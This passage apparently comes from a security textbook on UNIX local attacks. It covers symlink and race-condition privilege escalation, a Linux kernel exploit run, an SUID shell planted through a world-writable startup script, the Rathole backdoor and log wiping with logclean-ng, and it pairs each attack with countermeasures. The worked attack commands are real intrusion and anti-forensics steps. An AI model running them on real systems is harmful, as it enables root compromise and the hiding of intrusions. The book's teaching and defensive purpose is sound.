Next, we will create a symbolic link from named /var/dt/appconfig/appmanager/generic-display-0 to /etc/passwd:

```
[itchy]$ ln -s /etc/passwd /var/dt/appconfig/appmanager/generic-display-0
```

Finally, we will execute dtappgather and check the permissions of the /etc/passwd file:

```
[itchy]$ /usr/dt/bin/dtappgather
MakeDirectory: /var/dt/appconfig/appmanager/generic-display-0: File exists
[itchy]$ ls -l/etc/passwd
-r-xr-xr-x   1 gk       staff 560 May    5 22:36 /etc/passwd
```

Dtappgather blindly followed our symbolic link to /etc/passwd and changed the ownership of the file to our user ID. It is also necessary to repeat the process on /etc/shadow. Once the ownership of /etc/passwd and /etc/shadow are changed to our user ID, we can modify both files and add a 0 UID (root equivalent) account to the password file. Game over in less than a minute's work.

Symlink Countermeasure

Secure coding practices are the best countermeasure available. Unfortunately, many programs are coded without performing sanity checks on existing files. Programmers should check to see if a file exists before trying to create one, by using the `O_EXCL | O_CREAT` flags. When creating temporary files, set the UMASK and then use the `tmpfile()` or `mktemp()` function. If you are really curious to see a small complement of programs that create temporary files, execute the following in /bin or /usr/sbin/:

```
[itchy]$ strings * |grep tmp
```

If the program is SUID, a potential exists for attackers to execute a symlink attack. As always, remove the SUID bit from as many files as possible to mitigate the risks of symlink vulnerabilities.

Race Conditions

Popularity:	*8*
Simplicity:	*5*
Impact:	*9*
Risk Rating:	***7***

In most physical assaults, attackers will take advantage of victims when they are most vulnerable. This axiom holds true in the cyberworld as well. Attackers will take advantage of a program or process while it is performing a privileged operation. Typically, this includes timing the attack to abuse the program or process after it enters a privileged mode but before it gives up its privileges. Most times, a limited window exists for attackers to abscond with their booty. A vulnerability that allows attackers to abuse this window of opportunity is called a *race condition.* If the attackers successfully manage to compromise the file or process during its privileged state, it is called "winning the race." There are many different types of race conditions. We are going to focus on those that deal with signal handling, because they are very common.

Signal-Handling Issues Signals are a mechanism in UNIX used to notify a process that some particular condition has occurred and provide a mechanism to handle asynchronous events. For instance, when users want to suspend a running program, they press CTRL-Z. This actually sends a SIGTSTP to all processes in the foreground process group. In this regard, signals are used to alter the flow of a program. Once again, the red flag should be popping up when we discuss anything that can alter the flow of a running program. The ability to alter the flow of a running program is one of the main security issues related to signal handling. Keep in mind SIGTSTP is only one type of signal; over 30 signals can be used.

An example of signal-handling abuse is the wu-ftpd v2.4 signal-handling vulnerability discovered in late 1996. This vulnerability allowed both regular and anonymous users to access files as root. It was caused by a bug in the FTP server related to how signals were handled. The FTP server installed two signal handlers as part of its startup procedure. One signal handler was used to catch `SIGPIPE` signals when the control/data port connection closed. The other signal handler was used to catch `SIGURG` signals when out-of-band signaling was received via the `ABOR` (abort file transfer) command. Normally, when a user logs into an FTP server, the server runs with the effective UID of the user and not with root privileges. However, if a data connection is unexpectedly closed, the `SIGPIPE` signal is sent to the FTP server. The FTP server jumps to the `dologout()` function and raises its privileges to root (UID 0). The server adds a logout record to the system log file, closes the xferlog log file, removes the user's instance of the server from the process table, and exits. At the point when the server changes its effective UID to 0, it is vulnerable to attack. Attackers have to send a `SIGURG` to the FTP server while its effective UID is 0, interrupt the server while it is trying to log out the user, and have it jump back to the server's main command loop. This creates a race condition where the attackers must issue the SIGURG signal after the server changes its effective UID to 0 but

before the user is successfully logged out. If the attackers are successful (which may take a few tries), they will still be logged into the FTP server with root privileges. At this point, attackers can `put` or `get` any file they like and potentially execute commands with root privileges.

Signal-Handling Countermeasure

Proper signal handling is imperative when dealing with SUID files. End users can do little to ensure that the programs they run trap signals in a secure manner—it's up to the programmers. As mentioned time and time again, you should reduce the number of SUID files on each system and apply all relevant vendor-related security patches.

Core File Manipulation

Popularity:	*7*
Simplicity:	*9*
Impact:	*4*
Risk Rating:	***7***

Having a program dump core when executed is more than a minor annoyance, it could be a major security hole. A lot of sensitive information is stored in memory when a UNIX system is running, including password hashes read from the shadow password file. One example of a core-file manipulation vulnerability was found in older versions of FTPD, which allowed attackers to cause the FTP server to write a world-readable core file to the root directory of the file system if the `PASV` command was issued before logging into the server. The core file contained portions of the shadow password file and, in many cases, users' password hashes. If password hashes were recoverable from the core file, attackers could potentially crack a privileged account and gain root access to the vulnerable system.

Core File Countermeasure

Core files are necessary evils. Although they may provide attackers with sensitive information, they can also provide a system administrator with valuable information in the event that a program crashes. Based on your security requirements, it is possible to restrict the system from generating a core file by using the `ulimit` command. By setting ulimit to 0 in your system profile, you turn off core file generation (consult `ulimit`'s man page on your system for more information):

```
[sigma]$ ulimit -a
core file size (blocks)     unlimited
[sigma]$ ulimit -c 0
[sigma]$ ulimit -a
core file size (blocks)     0
```

Shared Libraries

Popularity:	*4*
Simplicity:	*4*
Impact:	*9*
Risk Rating:	***6***

Shared libraries allow executable files to call discrete pieces of code from a common library when executed. This code is linked to a host-shared library during compilation. When the program is executed, a target-shared library is referenced, and the necessary code is available to the running program. The main advantages of using shared libraries are to save system disk and memory and to make it easier to maintain the code. Updating a shared library effectively updates any program that uses the shared library. Of course, you pay a security price for this convenience. If attackers are able to modify a shared library or provide an alternate shared library via an environment variable, they could gain root access.

An example of this type of vulnerability occurred in the in.telnetd environment vulnerability (CERT advisory CA-95.14). This is an ancient vulnerability, but it makes a nice example. Essentially, some versions of in.telnetd allow environmental variables to be passed to the remote system when a user attempts to establish a connection (RFC 1408 and 1572). Therefore, attackers could modify their `LD_PRELOAD` environmental variable when logging into a system via telnet and gain root access.

To successfully exploit this vulnerability, attackers had to place a modified shared library on the target system by any means possible. Next, attackers would modify their `LD_PRELOAD` environment variable to point to the modified shared library upon login. When in.telnetd executed /bin/login to authenticate the user, the system's dynamic linker would load the modified library and override the normal library call. This allowed the attackers to execute code with root privileges.

Shared Libraries Countermeasure

Dynamic linkers should ignore the `LD_PRELOAD` environment variable for SUID root binaries. Purists may argue that shared libraries should be well written and safe for them to be specified in `LD_PRELOAD`. In reality, programming flaws in these libraries expose the system to attack when an SUID binary is executed. Moreover, shared libraries (for example, /usr/lib and /lib) should be protected with the same level of security as the most sensitive files. If attackers can gain access to /usr/lib or /lib, the system is toast.

Kernel Flaws

It is no secret that UNIX is a complex and highly robust operating system. With this complexity, UNIX and other advanced operating systems will inevitably have some sort of programming flaws. For UNIX systems, the most devastating security flaws are

associated with the kernel itself. The UNIX kernel is the core component of the operating system that enforces the overall security model of the system. This model includes honoring file and directory permissions, the escalation and relinquishment of privileges from SUID files, how the system reacts to signals, and so on. If a security flaw occurs in the kernel itself, the security of the entire system is in grave danger.

The year 2004 was full of kernel vulnerabilities for the Linux operating system—over 20! Some of these vulnerabilities were simply denial of service attacks, but others—such as buffer overflows, race conditions that led to privilege escalation, and integer overflows—were exposed as well. An example of a kernel flaw that affects millions of systems was discovered in January 2005 by Paul Starzetz and is related to almost all Linux 2.2.*x*, 2.4.*x*, and 2.6.*x* kernels developed as of that date. The vulnerability is related to the loader layer the kernel uses to execute different binary formats such as ELF and a.out. The kernel function `sys_uselib()` is called to load a library. Analysis of the `sys_uselib()` function reveals an incorrect handling of the library's brk segment:

```
[itchy]$ ./elflbl
[+] SLAB cleanup

    child 1 VMAs 454
[+] moved stack bfffe000, task_size=0xc0000000, map_base=0xbf800000
[+] vmalloc area 0xd8000000 - 0xeffe1000
    Wait... \
[+] race won maps=56128
    expanded VMA (0xbfffc000-0xe0b0e000)
[!] try to exploit 0xd8898000
[+] gate modified ( 0xffec94df 0x0804ec00 )
[+] exploited, uid=0

sh-2.05a# id
3id=0(root) gid=0(root) groups=10(wheel)
```

The incorrect handling can be used to disrupt memory management within the kernel, and, as you can see in the preceding example, attackers who have shell access to a vulnerable system can escalate their privilege to root. Furthermore, because this vulnerability allows an attacker to execute code at ring 0, attackers have the ability to break out of virtual machines such as user-mode Linux.

Kernel Flaws Countermeasure

This vulnerability affects many Linux systems and is something that any Linux administrator should patch immediately. Luckily, the fix is fairly straightforward. For 2.2. *x* and 2.4. *x* kernel users, simply upgrade the kernel to version 2.4.29rc1 or higher. As of this writing, there was no official patch for the 2.6.*x* kernel branch.

System Misconfiguration

We have tried to discuss common vulnerabilities and methods that attackers can use to exploit these vulnerabilities and gain privileged access. This list is fairly comprehensive, but attackers can compromise the security of a vulnerable system in a multitude of ways. A system can be compromised because of poor configuration and administration practices. A system can be extremely secure out of the box, but if the system administrator changes the permission of the /etc/passwd file to be world writable, all security goes out the window. It is the human factor that will be the undoing of most systems.

File and Directory Permissions

Popularity:	*8*
Simplicity:	*9*
Impact:	*7*
Risk Rating:	***8***

UNIX's simplicity and power stem from its use of files—be they binary executables, text-based configuration files, or devices. Everything is a file with associated permissions. If the permissions are weak out of the box, or the system administrator changes them, the security of the system can be severely affected. The two biggest avenues of abuse related to SUID root files and world-writable files are discussed next. Device security (/dev) is not addressed in detail in this text because of space constraints; however, it is equally important to ensure that device permissions are set correctly. Attackers who can create devices or who can read or write to sensitive system resources, such as /dev/kmem or to the raw disk, will surely attain root access. Some interesting proof-of-concept code was developed by Mixter and can be found at http://mixter.void.ru/rawpowr.c. This code is not for the faint of heart because it has the potential to damage your file system. It should only be run on a test system where damaging the file system is not a concern.

SUID Files Set user ID (SUID) and set group ID (SGID) root files kill. Period! No other file on a UNIX system is subject to more abuse than an SUID root file. Almost every attack previously mentioned abused a process that was running with root privileges—most were SUID binaries. Buffer overflow, race conditions, and symlink attacks would be virtually useless unless the program were SUID root. It is unfortunate that most UNIX vendors slap on the SUID bit like it was going out of style. Users who don't care about security perpetuate this mentality. Many users are too lazy to take a few extra steps to accomplish a given task and would rather have every program run with root privileges.

To take advantage of this sorry state of security, attackers who gain user access to a system will try to identify SUID and SGID files. The attackers will usually begin to find all SUID files and to create a list of files that may be useful in gaining root access. Let's

take a look at the results of a find on a relatively stock Linux system (the output results have been truncated for brevity):

```
[sigma]# find / -type f -perm -04000 -ls

-rwsr-xr-x 1 root root         30520 May 5 1998 /usr/bin/at
-rwsr-xr-x 1 root root         29928 Aug 21 1998 /usr/bin/chage

-rwsr-xr-x 1 root root         29240  Aug 21 1998 /usr/bin/gpasswd
-rwsr-xr-x 1 root root         770132 Oct 11 1998 /usr/bin/dos
-r-sr-sr-x 1 root root         13876  Oct  2 1998 /usr/bin/lpq
-r-sr-sr-x 1 root root         15068  Oct  2 1998 /usr/bin/lpr
-r-sr-sr-x 1 root root         14732  Oct  2 998 /usr/bin/lprm
-rwsr-xr-x 1 root root         42156  Oct  2 1998 /usr/bin/nwsfind
-r-sr-xr-x 1 root bin          15613  Apr 27 1998 /usr/bin/passwd
-rws--x--x 2 root root         464140 Sep 10 1998 /usr/bin/suidperl
<output truncated for brevity>
```

Most of the programs listed (for example, chage and passwd) require SUID privileges to run correctly. Attackers will focus on those SUID binaries that have been problematic in the past or that have a high propensity for vulnerabilities based on their complexity. The dos program would be a great place to start. Dos is a program that creates a virtual machine and requires direct access to the system hardware for certain operations. Attackers are always looking for SUID programs that look out of the ordinary or that may not have undergone the scrutiny of other SUID programs. Let's perform a bit of research on the dos program by consulting the dos HOWTO documentation. We are interested in seeing if there are any security vulnerabilities in running dos SUID. If so, this may be a potential avenue of attack.

The dos HOWTO states the following: "Although dosemu drops root privilege wherever possible, it is still safer to not run dosemu as root, especially if you run DPMI programs under dosemu. Most normal DOS applications don't need dosemu to run as root, especially if you run dosemu under X. Thus, you should not allow users to run a SUID root copy of dosemu, wherever possible, but only a non-SUID copy. You can configure this on a per-user basis using the /etc/dosemu.users file."

The documentation clearly states that it is advisable for users to run a non-SUID copy. On our test system, no such restriction exists in the /etc/dosemu.users file. This type of misconfiguration is just what attackers look for. A file exists on the system where the propensity for root compromise is high. Attackers determine if there are any avenues of attack by directly executing dos as SUID, or if there are other ancillary vulnerabilities that could be exploited, such as buffer overflows, symlink problems, and so on. This is a classic case of having a program unnecessarily SUID root, and it poses a significant security risk to the system.

SUID Files Countermeasure

The best prevention against SUID/SGID attacks is to remove the SUID/SGID bit on as many files as possible. It is difficult to give a definitive list of files that should not be SUID because a large variation exists among UNIX vendors. Consequently, any list that we could provide would be incomplete. Our best advice is to inventory every SUID/SGID file on your system and to be sure that it is absolutely necessary for that file to have root-level privileges. You should use the same methods attackers would use to determine whether a file should be SUID. Find all the SUID/SGID files and start your research.

The following command will find all SUID files:

```
find / -type f -perm -04000 -ls
```

The following command will find all SGID files:

```
find / -type f -perm -02000 -ls
```

Consult the man page, user documentation, and HOWTOs to determine whether the author and others recommend removing the SUID bit on the program in question. You may be surprised at the end of your SUID/SGID evaluation to find how many files don't require SUID/SGID privileges. As always, you should try your changes in a test environment before just writing a script that removes the SUID/SGID bit from every file on your system. Keep in mind, there will be a small number of files on every system that must be SUID for the system to function normally.

Linux and HP-UX users can use Bastille (http://www.bastille-linux.org), a fantastic hardening tool from Jay Beale. Bastille will harden their system against many of the aforementioned local attacks, especially to help remove the SUID from various files. Bastille draws from every major reputable source on Linux security and incorporates their recommendations into an automated hardening tool. Bastille was originally designed to harden Red Hat systems (which need a lot of hardening); however, version 1.20 and above make it much easier to adapt to other Linux distributions.

World-Writable Files Another common system misconfiguration is setting sensitive files to world writable, allowing any user to modify them. Similar to SUID files, world writables are normally set as a matter of convenience. However, grave security consequences arise in setting a critical system file as world writable. Attackers will not overlook the obvious, even if the system administrator has. Common files that may be set world writable include system initialization files, critical system configuration files, and user startup files. Let's discuss how attackers find and exploit world-writable files:

```
find / -perm -2 -type f -print
```

The `find` command is used to locate world-writable files.

```
/etc/rc.d/rc3.d/S99local
/var/tmp
```

```
/var/tmp/.X11-unix
/var/tmp/.X11-unix/X0
/var/tmp/.font-unix
/var/lib/games/xgalscores
/var/lib/news/innd/ctlinnda28392
/var/lib/news/innd/ctlinnda18685
/var/spool/fax/outgoing
/var/spool/fax/outgoing/locks
/home/public
```

Based on the results, we can see several problems. First, /etc/rc.d/rc3.d/S99local is a world-writable startup script. This situation is extremely dangerous because attackers can easily gain root access to this system. When the system is started, S99local is executed with root privileges. Therefore, attackers could create an SUID shell the next time the system is restarted by performing the following:

```
[sigma]$ echo "/bin/cp /bin/sh /tmp/.sh ; /bin/chmod 4755 /tmp/.sh"
\ /etc/rc.d/rc3.d/S99local
```

The next time the system is rebooted, an SUID shell will be created in /tmp. In addition, the /home/public directory is world writable. Therefore, attackers can overwrite any file in the directory via the `mv` command. This is possible because the directory permissions supersede the file permissions. Typically, attackers modify the public users shell startup files (for example, .login or .bashrc) to create an SUID user file. After public logs into the system, an SUID public shell will be waiting for the attackers.

World-Writable Files Countermeasure

It is good practice to find all world-writable files and directories on every system you are responsible for. Change any file or directory that does not have a valid reason for being world writable. It can be hard to decide what should and shouldn't be world writable, so the best advice we can give is to use common sense. If the file is a system initialization file, critical system configuration file, or user startup file, it should not be world writable. Keep in mind that it is necessary for some devices in /dev to be world writable. Evaluate each change carefully and make sure you test your changes thoroughly.

Extended file attributes are beyond the scope of this text but worth mentioning. Many systems can be made more secure by enabling read-only, append, and immutable flags on certain key files. Linux (via chattr) and many of the BSD variants provide additional flags that are seldom used but should be. Combine these extended file attributes with kernel security levels (where supported), and your file security will be greatly enhanced.

AFTER HACKING ROOT

Once the adrenaline rush of obtaining root access has subsided, the real work begins for the attackers. They want to exploit your system by "hoovering" all the files for information; loading up sniffers to capture telnet, ftp, pop, and snmp passwords; and, finally, attacking yet another victim from your box. Almost all these techniques, however, are predicated on the uploading of a customized rootkit.

Rootkits

Popularity:	*9*
Simplicity:	*9*
Impact:	*9*
Risk Rating:	***9***

The initially compromised system will now become the central access point for all future attacks, so it will be important for the attackers to upload and hide their rootkits. A UNIX rootkit typically consists of four groups of tools all geared to the specific platform type and version:

- Trojan programs such as altered versions of login, netstat, and ps
- Back doors such as inetd insertions
- Interface sniffers
- System log cleaners

Trojans

Once attackers have obtained root, they can "Trojanize" just about any command on the system. That's why it is critical that you check the size and date/timestamp on all your binaries, but especially on your most frequently used programs, such as login, su, telnet, ftp, passwd, netstat, ifconfig, ls, ps, ssh, find, du, df, sync, reboot, halt, shutdown, and so on.

For example, a common Trojan in many rootkits is a hacked-up version of login. The program will log in a user just as the normal `login` command does; however, it will also log the input username and password to a file. A hacked-up version of ssh will perform the same function as well.

Another Trojan may create a back door into your system by running a TCP listener that waits for clients to connect and provide the correct password. Rathole, written by Icognito, is a UNIX back door for Linux and OpenBSD. The package includes a makefile and is easy to build. Compilation of the package produces two binaries: the client, rat, and the server, hole. Rathole also includes support for blowfish encryption and process name hiding. When a client connects to the back door, the client is prompted for a password. After the correct password is provided, a new shell and two pipe files are

created. The I/O of the shell is duped to the pipes and the daemon encrypts the communication. Options can be customized in hole.c and should be changed before compilation. Following is a list of the options that are available and their default values:

```
#define SHELL   "/bin/sh"               // shell to run
#define SARG    "-i"                    // shell parameters
#define PASSWD  "rathole!"              // password (8 chars)
#define PORT    1337                    // port to bind shell
#define FAKEPS  "bash"                  // process fake name
#define SHELLPS "bash"                  // shells fake name
#define PIPE0   "/tmp/.pipe0"           // pipe 1
#define PIPE1   "/tmp/.pipe1"           // pipe 2
```

For the purposes of this demonstration, we will keep the default values. The ratehole server (hole) will bind to port 1337, use the password "ratehole!" for client validation, and run under the fake process name "bash". After authentication, the user will be dropped into a Bourne shell and the files /tmp/.pipe0 and /tmp/.pipe1 will be used for encrypting the traffic. Let's begin by examining running processes before and after the server is started.

```
[schism]# ps aux |grep bash
root      4072  0.0  0.3   4176  1812 tty1     S+   14:41   0:00 -bash
root      4088  0.0  0.3   4168  1840 pts/0    Rs   14:42   0:00 -bash

[schism]# ./hole
root@schism:~/rathole-1.2# ps aux |grep bash
root      4072  0.0  0.3   4176  1812 tty1     S+   14:41   0:00 -bash
root      4088  0.0  0.3   4168  1840 pts/0    Rs   14:42   0:0 -bash
root      4192  0.0  0.0    720    52 ?        Ss   15:11   0:00 bash
```

Our back door is now running on port 1337 and has a process ID of 4192. Now that the back door is accepting connections, we can connect using the rat client.

```
[apogee]$ ./rat
Usage: rat <ip> <port>
[apogee]$ ./rat 192.168.1.103 1337
Password:
#
```

The number of potential Trojan techniques is limited only by the attacker's imagination (which tends to be expansive). For example, back doors can use reverse shell, port knocking, and covert channel techniques to maintain a remote connection to the compromised host. Vigilant monitoring and inventorying of all your listening ports will prevent this type of attack, but your best countermeasure is to prevent binary modification in the first place.

Trojan Countermeasure

Without the proper tools, many of these Trojans will be difficult to detect. They often have the same file size and can be changed to have the same date as the original programs—so relying on standard identification techniques will not suffice. You'll need a cryptographic checksum program to perform a unique signature for each binary file, and you will need to store these signatures in a secure manner (such as on a disk offsite in a safe deposit box). Programs such as Tripwire (http://www.tripwire.com) and AIDE (http://sourceforge.net/projects/aide) are the most popular checksum tools, enabling you to record a unique signature for all your programs and to definitively determine when attackers have changed a binary. In addition, several tools have been created for identifying known rootkits. Two of the most popular are chkrootkit and rkhunter; however, these tools tend to work best against script kiddies using canned, uncustomized public root kits.

Often, admins will forget about creating checksums until after a compromise has been detected. Obviously, this is not the ideal solution. Luckily, some systems have package management functionality that already has strong hashing built in. For example, many flavors of Linux use the Red Hat Package Manager (RPM) format. Part of the RPM specification includes MD5 checksums. So how can this help after a compromise? By using a known good copy of rpm, you can query a package that has not been compromised to see if any binaries associated with that package were changed:

```
[hoplite]# cat /etc/redhat-release
Red Hat Enterprise Linux ES release 4 (Nahant Update 5)
[hoplite]# rpm -V openssh-server-3.9p1-8.RHEL4.20
S.5....T  c /etc/ssh/sshd_config
```

If the rpm verification shows no output and exits, we know that the package has not been changed since the last rpm database update. In our example, /etc/ssh/sshd_config is part of the openssh server package for Red Hat Enterprise 4.0 and is listed as a file that has been changed. This means that the MD5 checksum is different between the file and the package. In this case, the change was due to customization of the ssh server config file by the system administrator. Keep a lookout for changes in a package's files, especially binaries, that cannot be accounted for. This is a good indication that the box has been owned.

For Solaris systems, a complete database of known MD5 sums can be obtained from the Solaris Fingerprint Database maintained by Sun. You can use the digest program to obtain an MD5 signature of a questionable binary and compare it to the signature in the Solaris Fingerprint Database available via the Web:

```
# digest -a md5 /usr/bin/ls
b099bea288916baa4ec51cffae6af3fe
```

When we submit the MD5 via the online database at http://sunsolve.sun.com/fileFingerprints.do, the signature is compared against a database signature. In this case the signature matches and we know we have a legitimate copy of the ls program:

```
Results of Last Search
b099bea288916baa4ec51cffae6af3fe - - 1 match(es)
canonical-path: /usr/bin/ls
package: SUNWcsu
version: 11.10.0,REV=2005.01.21.16.34
architecture: i386
source: Solaris 10/x86
patch: 118855-36
```

Of course, once your system has been compromised, never rely on backup tapes to restore your system—they are most likely infected as well. To properly recover from an attack, you'll have to rebuild your system from the original media.

Sniffers

Having your system(s) "rooted" is bad, but perhaps the worst outcome of this vulnerable position is having a network eavesdropping utility installed on the compromised host. *Sniffers*, as they are commonly known (after the popular network monitoring software from Network General), could arguably be called the most damaging tools employed by malicious attackers. This is primarily because sniffers allow attackers to strike at every system that sends traffic to the compromised host and at any others sitting on the local network segment totally oblivious to a spy in their midst.

What Is a Sniffer?

Sniffers arose out of the need for a tool to debug networking problems. They essentially capture, interpret, and store for later analysis packets traversing a network. This provides network engineers a window on what is occurring over the wire, allowing them to troubleshoot or model network behavior by viewing packet traffic in its most raw form. An example of such a packet trace appears next. The user ID is "guest" with a password of "guest." All commands subsequent to login appear as well.

```
------------[SYN] (slot 1)
pc6 => target3 [23]
%&& #'$ANSI"!guest
guest
ls
cd /
ls
```

```
cd /etc
cat /etc/passwd
more hosts.equiv
more /root/.bash_history
```

Like most powerful tools in the network administrator's toolkit, this one was also subverted over the years to perform duties for malicious hackers. You can imagine the unlimited amount of sensitive data that passes over a busy network in just a short time. The data includes username/password pairs, confidential e-mail messages, file transfers of proprietary formulas, and reports. At one time or another, if it gets sent onto a network, it gets translated into bits and bytes that are visible to an eavesdropper employing a sniffer at any juncture along the path taken by the data.

Although we will discuss ways to protect network data from such prying eyes, we hope you are beginning to see why we feel sniffers are one of the most dangerous tools employed by attackers. Nothing is secure on a network where sniffers have been installed because all data sent over the wire is essentially wide open. Dsniff (http://www.monkey.org/~dugsong/dsniff) is our favorite sniffer, developed by that crazy cat Dug Song, and can be found at http://packetstormsecurity.org/sniffers along with many other popular sniffer programs.

How Sniffers Work

The simplest way to understand their function is to examine how an Ethernet-based sniffer works. Of course, sniffers exist for just about every other type of network media, but because Ethernet is the most common, we'll stick to it. The same principles generally apply to other networking architectures.

An Ethernet sniffer is software that works in concert with the network interface card (NIC) to blindly suck up all traffic within "earshot" of the listening system, rather than just the traffic addressed to the sniffing host. Normally, an Ethernet NIC will discard any traffic not specifically addressed to itself or the network broadcast address, so the card must be put in a special state called *promiscuous mode* to enable it to receive all packets floating by on the wire.

Once the network hardware is in promiscuous mode, the sniffer software can capture and analyze any traffic that traverses the local Ethernet segment. This limits the range of a sniffer somewhat because it will not be able to listen to traffic outside of the local network's collision domain (that is, beyond routers, switches, or other segmenting devices). Obviously, a sniffer judiciously placed on a backbone, internetwork link, or other network aggregation point will be able to monitor a greater volume of traffic than one placed on an isolated Ethernet segment.

Now that we've established a high-level understanding of how sniffers function, let's take a look at some popular sniffers and how to detect them.

Popular Sniffers

Table 5-2 is hardly meant to be exhaustive, but these are the tools that we have encountered (and employed) most often in our years of combined security assessments.

Sniffer Countermeasures

You can use three basic approaches to defeating sniffers planted in your environment.

Migrate to Switched Network Topologies Shared Ethernet is extremely vulnerable to sniffing because all traffic is broadcast to any machine on the local segment. Switched Ethernet essentially places each host in its own collision domain so that only traffic destined for specific hosts (and broadcast traffic) reaches the NIC, nothing more. An added bonus to moving to switched networking is the increase in performance. With the costs of switched equipment nearly equal to that of shared equipment, there really is no excuse to purchase shared Ethernet technologies anymore. If your company's accounting department just doesn't see the light, show them their passwords captured using one of the programs specified earlier—they'll reconsider.

While switched networks help defeat unsophisticated attackers, they can be easily subverted to sniff the local network. A program such as arpredirect, part of the dsniff package by Dug Song (http://www.monkey.org/~dugsong/dsniff), can easily subvert the security provided by most switches. See Chapter 7 for a complete discussion of arpredirect.

Name	Location	Description
tcpdump 3.*x*, by Steve McCanne, Craig Leres, and Van Jacobson	http://sourceforge.net/projects/tcpdump/	The classic packet analysis tool that has been ported to a wide variety of platforms
Snoop	http://src.opensolaris.org/source/xref/onnv/onnv-gate/usr/src/cmd/cmd-inet/usr.sbin/snoop/	A packet sniffer included in Solaris
Dsniff, by Doug Song	http://www.monkey.org/~dugsong	One of the most capable sniffers available
Wireshark, by Gerald Combs	http://www.wireshark.org	A fantastic freeware sniffer with loads of protocol decoders

Table 5-2 Popular, Freely Available UNIX Sniffer Software

Detecting Sniffers There are two basic approaches to detecting sniffers: host based and network based. The most direct host-based approach is to determine whether the target system's network card is operating in promiscuous mode. On UNIX, several programs can accomplish this, including Check Promiscuous Mode (cpm), which can be found at ftp://coast.cs.purdue.edu/pub/tools/unix/sysutils/cpm/.

Sniffers are also visible in the Process List and tend to create large log files over time, so simple UNIX scripts using ps, lsof, and grep can illuminate suspicious sniffer-like activity. Intelligent intruders will almost always disguise the sniffer's process and attempt to hide the log files it creates in a hidden directory, so these techniques are not always effective.

Network-based sniffer detection has been hypothesized for a long time. One of the first proof of concepts, Anti-Sniff, was created by L0pht. Since then a number of detection tools have been created, of which sniffdet is one of the more recent (http://sniffdet.sourceforge.net/). In addition to sniffdet, an older detection utility, sentinel (http://www.packetfactory.net/Projects/sentinel), can be run from a UNIX system and has advanced network-based promiscuous mode detection features.

Encryption (SSH, IPSec) The long-term solution to network eavesdropping is encryption. Only if end-to-end encryption is employed can near-complete confidence in the integrity of communication be achieved. Encryption key length should be determined based on the amount of time the data remains sensitive. Shorter encryption key lengths (40 bits) are permissible for encrypting data streams that contain rapidly outdated data and will also boost performance.

Secure Shell (SSH) has long served the UNIX community where encrypted remote login was needed. Free versions for noncommercial, educational use can be found at http://www.ssh.com/downloads. OpenSSH is a free open-source alternative pioneered by the OpenBSD team and can be found at http://www.openssh.com.

The IP Security Protocol (IPSec) is a peer-reviewed proposed Internet standard that can authenticate and encrypt IP traffic. Dozens of vendors offer IPSec-based products—consult your favorite network supplier for their current offerings. Linux users should consult the FreeSWAN project at http://www.freeswan.org/intro.html for a free open-source implementation of IPSec and IKE.

Log Cleaning

Not usually wanting to provide you (and especially the authorities) with a record of their system access, attackers will often clean up the system logs—effectively removing their trail of chaos. A number of log cleaners are usually a part of any good rootkit. A list of log cleaners can be found at http://packetstormsecurity.org/UNIX/penetration/log-wipers/. Logclean-ng, one of the most popular and versatile log wipers, will be the focus of our discussion. The tool is built around a library that makes writing log wiping programs easy. The library, Liblogclean, supports a variety of features and can be supported on a number of Linux and BSD distributions with little effort.

Some of the features logclean-ng supports include (use `-h` and `-H` options for complete list):

- wtmp, utmp, lastlog, samba, syslog, accounting prelude, and snort support
- Generic text file modification
- Interactive mode
- Program logging and encryption capabilities
- Manual file editing
- Complete log wiping for all files
- Timestamp modification

Of course, the first step in removing the record of their activity is to alter the login logs. To discover the appropriate technique for this requires a peek into the /etc/syslog .conf configuration file. For example, in the syslog.conf file shown next, we know that the majority of the system logins can be found in the /var/log directory:

```
[schism]# cat /etc/syslog.conf

root@schism:~/logclean-ng_1.0# cat /etc/syslog.conf
#  /etc/syslog.conf     Configuration file for syslogd.
#
#                       For more information see
syslog.conf(5)
#                       manpage.
#
# First some standard logfiles.  Log by facility.
#
auth,authpriv.*                 /var/log/auth.log
#cron.*                         /var/log/cron.log
daemon.*                        /var/log/daemon.log
kern.*                          /var/log/kern.log
lpr.*                           /var/log/lpr.log
mail.*                          /var/log/mail.log
user.*                          /var/log/user.log
uucp.*                          /var/log/uucp.log
#
# Logging for the mail system.  Split it up so that
# it is easy to write scripts to parse these files.
#
mail.info                       /var/log/mail.info
mail.warn                       /var/log/mail.warn
mail.err                        /var/log/mail.err
```

```
# Logging for INN news system
#
news.crit                       /var/log/news/news.crit
news.err                        /var/log/news/news.err
news.notice                     /var/log/news/news.notice
#
# Some `catch-all' logfiles.
#
*.=debug;\
        auth,authpriv.none;\
        news.none;mail.none     /var/log/debug
*.=info;*.=notice;*.=warn;\
        auth,authpriv.none;\
        cron,daemon.none;\
        mail,news.none          /var/log/messages
#
# Emergencies are sent to everybody logged in.
#
*.emerg
```

With this knowledge, the attackers know to look in the /var/log directory for key log files. With a simple listing of that directory, we find all kinds of log files, including cron, maillog, messages, spooler, auth, wtmp, and xferlog.

A number of files will need to be altered, including messages, secure, wtmp, and xferlog. Because the wtmp log is in binary format (and typically used only for the who command), the attackers will often use a rootkit program to alter this file. Wzap is specific to the wtmp log and will clear out the specified user from the wtmp log only. For example, to run logclean-ng, perform the following:

```
[schism]# who /var/log/wtmp
root     pts/3        2008-07-06 20:14 (192.168.1.102)
root     pts/4        2008-07-06 20:15 (localhost)
root     pts/4        2008-07-06 20:17 (localhost)
root     pts/4        2008-07-06 20:18 (localhost)
root     pts/3        2008-07-06 20:19 (192.168.1.102)
root     pts/4        2008-07-06 20:29 (192.168.1.102)
root     pts/1        2008-07-06 20:34 (192.168.1.102)
w00t     pts/1        2008-07-06 20:47 (192.168.1.102)
root     pts/2        2008-07-06 20:49 (192.168.1.102)
w00t     pts/3        2008-07-06 20:54 (192.168.1.102)
root     pts/4        2008-07-06 21:23 (192.168.1.102)
root     pts/1        2008-07-07 00:50 (192.168.1.102)

[schism]# ./logcleaner-ng -w /var/log/wtmp -u w00t -r root
[schism]# who /var/log/wtmp
```

```
root     pts/3        2008-07-06 20:14 (192.168.1.102)
root     pts/4        2008-07-06 20:15 (localhost)
root     pts/4        2008-07-06 20:17 (localhost)
root     pts/4        2008-07-06 20:18 (localhost)
root     pts/3        2008-07-06 20:19 (192.168.1.102)
root     pts/4        2008-07-06 20:29 (192.168.1.102)
root     pts/1        2008-07-06 20:34 (192.168.1.102)
root     pts/1        2008-07-06 20:47 (192.168.1.102)
root     pts/2        2008-07-06 20:49 (192.168.1.102)
root     pts/3        2008-07-06 20:54 (192.168.1.102)
